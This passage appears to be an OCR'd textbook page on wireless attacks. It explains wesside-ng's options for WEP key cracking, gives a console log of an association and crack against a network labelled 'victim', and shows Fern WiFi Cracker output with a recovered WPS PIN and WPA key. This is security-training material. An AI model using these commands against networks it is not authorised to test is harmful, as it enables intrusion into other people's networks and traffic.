
Command Prompt

```
C:\>wesside-ng -i wlan0
 [13:51:32] Using mac 00:C0:CA:17:DB:6A
 [13:51:32] Looking for a victim...
 [13:51:32] Found SSID(teddy) BSS=(00:14:6C:7E:40:80) chan=9
 [13:51:32] Authenticated
 [13:51:32] Associated (ID=5)
 [13:51:37] Got ARP request from (00:D0:CF:03:34:8C)
 [13:51:40] Guessing PRGA 12 (IP byte=240)
 [13:51:40] Got clear-text byte: 200
 [13:51:40] Got IP=(192.168.1.200)
 [13:51:40] My IP=(192.168.1.123)
 [13:51:40] Sending arp request for: 192.168.1.200
 [13:51:40] Got arp reply from (00:D0:CF:03:34:8C)
 [13:52:25] WEP=000009991 (next crack at 10000) IV=60:62:02 (rate=115)
 [13:52:36] WEP=000012839 (next crack at 20000) IV=21:68:02 (rate=204)
 [13:52:25] Starting crack PID=2413
```

https://www.aircrack-ng.org

WPA/WPA2 Brute Forcing

- Fern Wifi Cracker is a **wireless security auditing** and attack software that can crack and recover WEP/WPA/WPS keys


wlan1
Refresh
Fern WiFi Cracker 1.8
Attack Panel
Select Target Access Point
PHOENIX
LYNX-WIFI
Attack
Automate
Access Point Details
Supports WPS
Attack Option
Regular Attack
WPS Attack
Associating with WPS Device
Bruteforcing WPS Device
Updating Progress
Finished
Current Dictionary File
Browse
96.95% Complete
WPS PIN: 39586513
WPA KEY: pterodactyl

https://github.com

WEP Cracking and WPA Brute Forcing Using Wesside-ng and Fern Wifi Cracker

- **WEP Cracking**


  Source: *https://www.aircrack-ng.org*

  Wesside-ng is a WEP cracking tool that incorporates several techniques to seamlessly obtain a WEP key in minutes. It first identifies a network and then proceeds to associate with it, obtain the pseudo-random generation algorithm (PRGA) XOR data, determine the network IP scheme, reinject ARP requests, and finally determine the WEP key. Wesside-ng is executed using the following command:

  `wesside-ng <opts> -i <wireless interface name>`

  - **`-h`** → Displays the list of options
  - **`-i`** → Wireless interface name
  - **`-n Network IP`** → Defaults to the source IP on the ARP request that is captured and decrypted
  - **`-m MY IP`** → Defaults to network.123 on the captured ARP request (optional)
  - **`-a`** → Source MAC address
  - **`-c`** → Do not start aircrack-ng and simply capture the packets until control + C is pressed to stop the program
  - **`-f`** → Allows the highest channel for scanning to be defined; defaults to channel 11
  - **`-k`** → Ignores ACKs because some cards/drivers do not report them

- `-p` → Defines the minimum number of PRGA bytes that are gathered; defaults to 128 bytes
- `-t` → Restart the aircrack-ng PTW engine for each number of IVs specified
- `-v` → MAC address of the wireless AP



```
C:\>wesside-ng -i wlan0
 [13:51:32] Using mac 00:C0:CA:17:DB:6A
 [13:51:32] Looking for a victim...
 [13:51:32] Found SSID(teddy) BSS=(00:14:6C:7E:40:80) chan=9
 [13:51:32] Authenticated
 [13:51:32] Associated (ID=5)
 [13:51:37] Got ARP request from (00:D0:CF:03:34:8C)
 [13:51:40] Guessing PRGA 12 (IP byte=240)
 [13:51:40] Got clear-text byte: 200
 [13:51:40] Got IP=(192.168.1.200)
 [13:51:40] My IP=(192.168.1.123)
 [13:51:40] Sending arp request for: 192.168.1.200
 [13:51:40] Got arp reply from (00:D0:CF:03:34:8C)
 [13:52:25] WEP=000009991 (next crack at 10000) IV=60:62:02 (rate=115)
 [13:52:36] WEP=000012839 (next crack at 20000) IV=21:68:02 (rate=204)
 [13:52:25] Starting crack PID=2413
```

Figure 16.102: Screenshot displaying WEP cracking using Wesside-ng

